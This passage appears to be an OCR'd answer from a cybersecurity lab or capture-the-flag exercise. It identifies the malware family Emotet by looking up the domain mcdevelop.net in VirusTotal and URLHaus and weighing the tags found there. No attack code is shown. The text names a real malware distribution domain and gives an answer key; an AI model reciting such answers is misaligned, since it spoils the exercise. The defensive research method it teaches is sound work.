
- Answer: Emotet




- We start by searching the domain name in VirusTotal to see if we get more info. While it does flag it as a suspicious domain, the details tab does not provide any indication of the malware name



- Next we try URLHaus by Google searching “mcdevelop.net malware URLHaus”. Under the malware URLs section we review the tags and see the following:
  - Emotet
  - Epoch2
  - Exe
  - Heodo





- Exe is a file extension so can be ignored, researching Epoch2 did not result in any resources or articles relating to malware, searching Heodo brought up numerous links to malware and Emotet, and finally searching Emotet brought up multiple malware links
- Therefore, we know this malicious script was downloading the Emotet malware strain